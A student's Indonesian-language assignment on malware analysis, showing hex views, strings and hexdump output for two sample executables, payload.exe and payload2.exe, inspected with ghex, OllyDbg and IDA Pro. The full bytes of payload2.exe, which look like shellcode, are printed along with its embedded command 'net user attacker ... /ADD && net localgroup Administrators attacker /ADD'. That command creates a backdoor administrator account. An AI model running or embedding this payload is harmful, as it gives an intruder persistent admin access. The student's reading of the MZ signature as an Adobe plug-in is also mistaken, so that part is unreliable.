Nama : Erick Okvanty Haris

Nim : 09011181320012

Tugas Keamanan Jaringan Komputer Task 7


Analisa mengenai Tindakan yang dilakukan kepada malware :

Metode yang digunakan yaitu :


Dynamic Analisys , Metode ini yang digunakan untuk melakukan Analisa terhadap malware dengan melakukan ppengamatan kinerja sistem setelah melakukan pengoperasian sistem tersebut. Metode dynamic analysis umumnya menggunakan software virtual seperti VirtualBox, VMWare dan lain-lain , Hal ini bertujuan untuk melindungi sistem utama aoabila malware yang digunakan dapat merusak sistem.

Static Analisys : Metode yang digunakan disini adalah dengan menggunakan Analisa secara langsung pada kode sumber atau source code dari malware tersebut. Dalam pengamatan,terdapat hal yang dapat dilakukan yaitu dalam mengamati kode sumber malware, terdapat teknik yang umumnya digunakan, yaitu Reverse Engineering.

Sebagai pengujian mengenai metode diatas adalah dengan menggunakan file payload.exe dan payload2.exe dengan menggunakan tools ghex, hexdump, strings, ollydbg, dan ida pro.Ghex berguna untuk debugging masalah dengan kode, dan untuk memuat data dari file, melihat dan mengedit hex dan ascii. Dan file diatas dapat dilihat pada Gambar.1 dibawah ini :



Setelah kita miliki file seperti diatas, kita mulai menjalankannya dengn meggunaka ghex, yaitu dengan cra klik kanan terlebih dahulu pada payload.exe lalu klik kanan dan open with ghex.



```
000000004D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 MZ......................@......
0000001F00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 ...............................
0000003E00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 ..........!..L.!This program ca
0000005D6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 nnot be run in DOS mode....$...
0000007C00 00 00 00 93 38 F0 D6 D7 59 9E 85 D7 59 9E 85 D7 59 9E 85 AC 45 92 85 D3 59 9E 85 54 45 90 .....8...Y...Y...Y...E...Y..TE.
0000009B85 DE 59 9E 85 B8 46 94 85 DC 59 9E 85 B8 46 9A 85 D4 59 9E 85 D7 59 9F 85 1E 59 9E 85 54 51 ..Y...F...Y...F...Y...Y...Y..TQ
000000BAC3 85 DF 59 9E 85 83 7A AE 85 FF 59 9E 85 10 5F 98 85 D6 59 9E 85 52 69 63 68 D7 59 9E 85 00 ...Y...z...Y..._...Y..Rich.Y...
000000D900 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 47 71 D6 49 00 00 00 00 ...............PE..L...Gq.I....
000000F800 00 00 00 E0 00 0F 01 0B 01 06 00 00 B0 00 00 00 A0 00 00 00 00 00 00 8D 5A 00 00 00 10 00 .........................Z.....
0000011700 00 C0 00 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 .......@.......................
0000013600 00 00 60 01 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 ...`...........................
0000015510 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 6C C7 00 00 78 00 00 00 00 50 01 00 ...................l...x....P..
00000174C8 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E0 C1 00 ...............................
0000019300 1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...............................
000001B200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 E0 01 00 00 00 00 00 00 00 00 00 00 00 ...............................
000001D100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 66 A9 00 00 00 10 00 00 ...............text...f.......
000001F000 B0 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 ................... ..`.rdata.
0000020F00 E6 0F 00 00 00 C0 00 00 00 10 00 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 ............................@.
0000022E00 40 2E 64 61 74 61 00 00 00 5C 70 00 00 00 D0 00 00 00 40 00 00 00 D0 00 00 00 00 00 00 00 .@.data...\p.......@..........
0000024D00 00 00 00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00 C8 07 00 00 00 50 01 00 00 10 00 00 .......@....rsrc........P.....
0000026C00 10 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 ................@..@..........
0000028B00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...............................
```

Signed 8 bit: 0
Unsigned 8 bit: 0
Signed 16 bit: 1024
Unsigned 16 bit: 1024
Signed 32 bit: 1024
Unsigned 32 bit: 1024
Float 32 bit: 1,434930e-42
Float 64 bit: 7,290232e-304
Hexadecimal: 00
Octal: 000
Binary: 00000000
Stream Length: 8


☒ Show little endian decoding
☐ Show unsigned and float as hexadecimal

Nama : Erick Okvanty Haris

Nim : 09011181320012

Tugas Keamanan Jaringan Komputer Task 7


- Setelah ditampilkan pada tampilan ghex, terdapat rangkaian kode AD 5A Dst. Dan code sebelahnya MZ dst. Kemudian yang kita cari disini adalah file signature.



```
4D 56 32 43                                MV2C
                                      MLS  Milestones v2.1a project management and scheduling software
                                           (Also see "MILES" and "MV214" signatures)

4D 5A                                      MZ
COM, DLL, DRV, EXE, PIF, QTS, QTX, SYS     Windows/DOS executable file
                                           (See The MZ EXE File Format page for the structure of an EXE file,
                                           with coverage of NE, TLINK, PE, self-extracting archives, and more.)
                                           Note: MZ are the initals of Mark Zbikowski, designer of the DOS executable file format.
                                      ACM  MS audio compression manager driver
                                       AX  Library cache file
                                      CPL  Control panel application
                                      FON  Font file
                                      OCX  ActiveX or OLE Custom Control
                                      OLB  OLE object library
                                      SCR  Screen saver
                                      VBX  VisualBASIC application
                                 VXD, 386  Windows virtual device drivers

4D 5A 90 00 03 00 00 00                    MZ......
                                      API  Acrobat plug-in
                                       AX  DirectShow filter
                                      FLT  Audition graphic filter file (Adobe)

4D 5A 90 00 03 00 00 00                    MZ......
04 00 00 00 FF FF                          ....ÿÿ
                                      ZAP  ZoneAlam data file

4D 69 63 72 6F 73 6F 66                    Microsof
74 20 43 2F 43 2B 2B 20                    t C/C++
                                      PDB  Microsoft C++ debugging symbols file

4D 69 63 72 6F 73 6F 66                    Microsof
74 20 56 69 73 75 61 6C                    t Visual
20 53 74 75 64 69 6F 20                     Studio
```

- File MZ tersebut bermaksud adalah merupakan jenis dari file yang hanya tersedia untuk windows dan berjenis Acrobat Plug-in Directshow Filter dan audition graphic filter file dari vendor adobe .

Setelah berhasil menjalankan oercobaan diatas, kita mulai beralih kepada file payload2.exe yang sebagai sample kedua .



```
00000000FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC  ......`..1.d.P0.R..R..r(..J&1..
0000001F3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52 10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B  <a|., .......RW.R..J<.L.x.H..Q.
0000003E59 20 01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B  Y ...I..:I.4...1.......8.u..}.;
0000005D7D 24 75 E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 5B 5B 61  }$u.X.X$..f..K.X.........D$$[[a
0000007C59 5A 51 FF E0 5F 5F 5A 8B 12 EB 8D 5D 6A 01 8D 85 B2 00 00 00 50 68 31 8B 6F 87 FF D5 BB F0  YZQ..__Z....]j.......Ph1.o.....
0000009BB5 A2 56 68 A6 95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47 13 72 6F 6A 00 53 FF D5 63 6D  ..Vh......<.|....u..G.roj.S..cm
000000BA64 2E 65 78 65 20 2F 63 20 6E 65 74 20 75 73 65 72 20 61 74 74 61 63 6B 65 72 20 47 61 6E 74  d.exe /c net user attacker Gant
000000D965 6E 67 31 20 2F 41 44 44 20 26 26 20 6E 65 74 20 6C 6F 63 61 6C 67 72 6F 75 70 20 41 64 6D  eng1 /ADD && net localgroup Adm
000000F869 6E 69 73 74 72 61 74 6F 72 73 20 61 74 74 61 63 6B 65 72 20 2F 41 44 44 00                 inistrators attacker /ADD.
```


- Dengan menggunakan ghex pada payload2.exe, maka akan tampil gambar seperti diatas.

Kemudian menggunakan perintah pada terminal . (strings payload.exe)

Nama : Erick Okvanty Haris

Nim : 09011181320012


Tugas Keamanan Jaringan Komputer Task 7



```
The process is not recognized.
The given path contained wildcard characters
The given path is misformatted or contained invalid characters
The given path was above the root path
The given path is incomplete
The given path is relative
The given path is absolute
The specified network mask is invalid.
The specified IP address is invalid.
DSO load failed
No shared memory is currently available
No thread key structure was provided and one was required.
No thread was provided and one was required.
No socket was provided and one was required.
No poll structure was provided and one was required.
No lock was provided and one was required.
No directory was provided and one was required.
No time was provided and one was required.
No process was provided and one was required.
An invalid socket was returned
An invalid date has been provided
A new pool could not be created.
Unrecognized Win32 error code %d
CancelIo
GetCompressedFileSizeA
GetCompressedFileSizeW
ZwQueryInformationFile
GetSecurityInfo
GetNamedSecurityInfoA
GetNamedSecurityInfoW
GetEffectiveRightsFromAclW
ntdll.dll
shell32
ws2_32
mswsock
advapi32
kernel32
NB10
C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb
```

- Kemudian setelah seperti perintah gambar diatas kita melanjutkan kepada file payload2.exe

Dengan pertintah strings payload2.exe dan akan tampil hasil pada di bawah ini.




```
;}$u
D$$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
```

- Dengan tampilan seperti diatas , kita dapat melanjutkan dengan melakukan perintah hexdump payload2.exe dan akan tampil hasil seperti dibawah ini.

Nama : Erick Okvanty Haris


Nim : 09011181320012

Tugas Keamanan Jaringan Komputer Task 7



```
000eb70 2020 2020 652d 6620 6c69 6e65 6d61 2065
000eb80 2020 2020 754f 7074 7475 4320 5653 6620
000eb90 6c69 2065 6977 6874 7020 7265 6563 746e
000eba0 6761 7365 7320 7265 6576 0a64 0000 0000
000ebb0 2020 2020 672d 6620 6c69 6e65 6d61 2065
000ebc0 2020 2020 754f 7074 7475 6328 6c6f 656c
000ebd0 7463 6465 6420 7461 2061 6f74 6720 756e
000ebe0 6c70 746f 6620 726f 616d 2074 6966 656c
000ebf0 0a2e 0000 0000 0000 2020 2020 532d 2020
000ec00 2020 2020 2020 2020 2020 2020 6f44 6e20
000ec10 746f 7320 6f68 2077 6f63 666e 6469 6e65
000ec20 6563 6520 7473 6d69 7461 726f 2073 6e61
000ec30 2064 6177 6e72 6e69 7367 0a2e 0000 0000
000ec40 2020 2020 642d 2020 2020 2020 2020 2020
000ec50 2020 2020 6f44 6e20 746f 7320 6f68 2077
000ec60 6570 6372 6e65 6974 656c 2073 6573 7672
000ec70 6465 7420 6261 656c 0a2e 0000 2020 2020
000ec80 6b2d 2020 2020 2020 2020 2020 2020 2020
000ec90 7355 2065 5448 5054 4b20 6565 4170 696c
000eca0 6576 6620 6165 7574 6572 000a 2020 2020
000ecb0 562d 2020 2020 2020 2020 2020 2020 2020
000ecc0 7250 6e69 2074 6576 7372 6f69 206e 756e
000ecd0 626d 7265 6120 646e 6520 6978 0a74 0000
000ece0 2020 2020 582d 7020 6f72 7978 703a 726f
000ecf0 2074 2020 7250 786f 7379 7265 6576 2072
000ed00 6e61 2064 6f70 7472 6e20 6d75 6562 2072
000ed10 6f74 7520 6573 000a 2020 2020 502d 6120
000ed20 7474 6972 7562 6574 2020 2020 6441 2064
000ed30 6142 6973 2063 7250 786f 2079 7541 6874
000ed40 6e65 6974 6163 6974 6e6f 202c 6874 2065
000ed50 7461 7274 6269 7475 7365 000a 0000 0000
000ed60 2020 2020 2020 2020 2020 2020 2020 2020
000ed70 2020 2020 7261 2065 2061 6f63 6f6c 206e
000ed80 6573 6170 6172 6574 2064 7375 7265 616e
000ed90 656d 6120 646e 7020 7361 7773 726f 2e64
000eda0 000a 0000 0000 0000 2020 2020 412d 6120
000edb0 7474 6972 7562 6574 2020 2020 6441 2064
000edc0 6142 6973 2063 5757 2057 7541 6874 6e65
000edd0 6974 6163 6974 6e6f 202c 6874 2065 7461
000ede0 7274 6269 7475 7365 000a 0000 0000 0000
```

- Setelah ditampilan kemudian kita beralih ke file yang lainnya.
- Dengan perintah hexdump payload2.exe, dan hasilnya seperti dibawah ini.



```
0000000 e8fc 0082 0000 8960 31e5 64c0 508b 8b30
0000010 8c52 528b 8b14 2872 b70f 264a ff31 3cac
0000020 7c61 2c02 c120 0dcf c701 f2e2 5752 528b
0000030 8b10 3c4a 4c8b 7811 48e3 d101 8b51 2059
0000040 d301 498b e318 493a 348b 018b 31d6 acff
0000050 cfc1 010d 38c7 75e0 03f6 f87d 7d3b 7524
0000060 58e4 588b 0124 66d3 0c8b 8b4b 1c58 d301
0000070 048b 018b 89d0 2444 5b24 615b 5a59 ff51
0000080 5fe0 5a5f 128b 8deb 6a5d 8d01 b285 0000
0000090 5000 3168 6f8b ff87 bbd5 b5f0 56a2 a668
00000a0 bd95 ff9d 3cd5 7c06 800a e0fb 0575 47bb
00000b0 7213 6a6f 5300 d5ff 6d63 2e64 7865 2065
00000c0 632f 6e20 7465 7520 6573 2072 7461 6174
00000d0 6b63 7265 4720 6e61 6574 676e 2031 412f
00000e0 4444 2620 2026 656e 2074 6f6c 6163 676c
00000f0 6f72 7075 4120 6d64 6e69 7369 7274 7461
0000100 726f 2073 7461 6174 6b63 7265 2f20 4441
0000110 0044
0000112
```


- Setelah tampil seperti diatas, maka kita beralih ke tools virtual machine pada hal ini vmware dengan menggunakan OS Windows xp sebagai sistem untuk menjalankan sistem

Nama : Erick Okvanty Haris

Nim : 09011181320012

Tugas Keamanan Jaringan Komputer Task 7

dengan menggukanan tools ollydbg dan idapro dan dibawah ini kita tampilkan hasil dari payload.exe




Function name
- sub_404310
- sub_404494
- sub_404C69
- sub_404D4F
- sub_404D5D
- sub_404E30
- start
- sub_405AC0
- sub_408C70
- sub_40A940

```
100.00% (-347,-138) (289,8) UNKNOWN FFFFFFFF: FFFFFFFF (Synchronized with Hex View-1)
```

Nama : Erick Okvanty Haris

Nim : 09011181320012

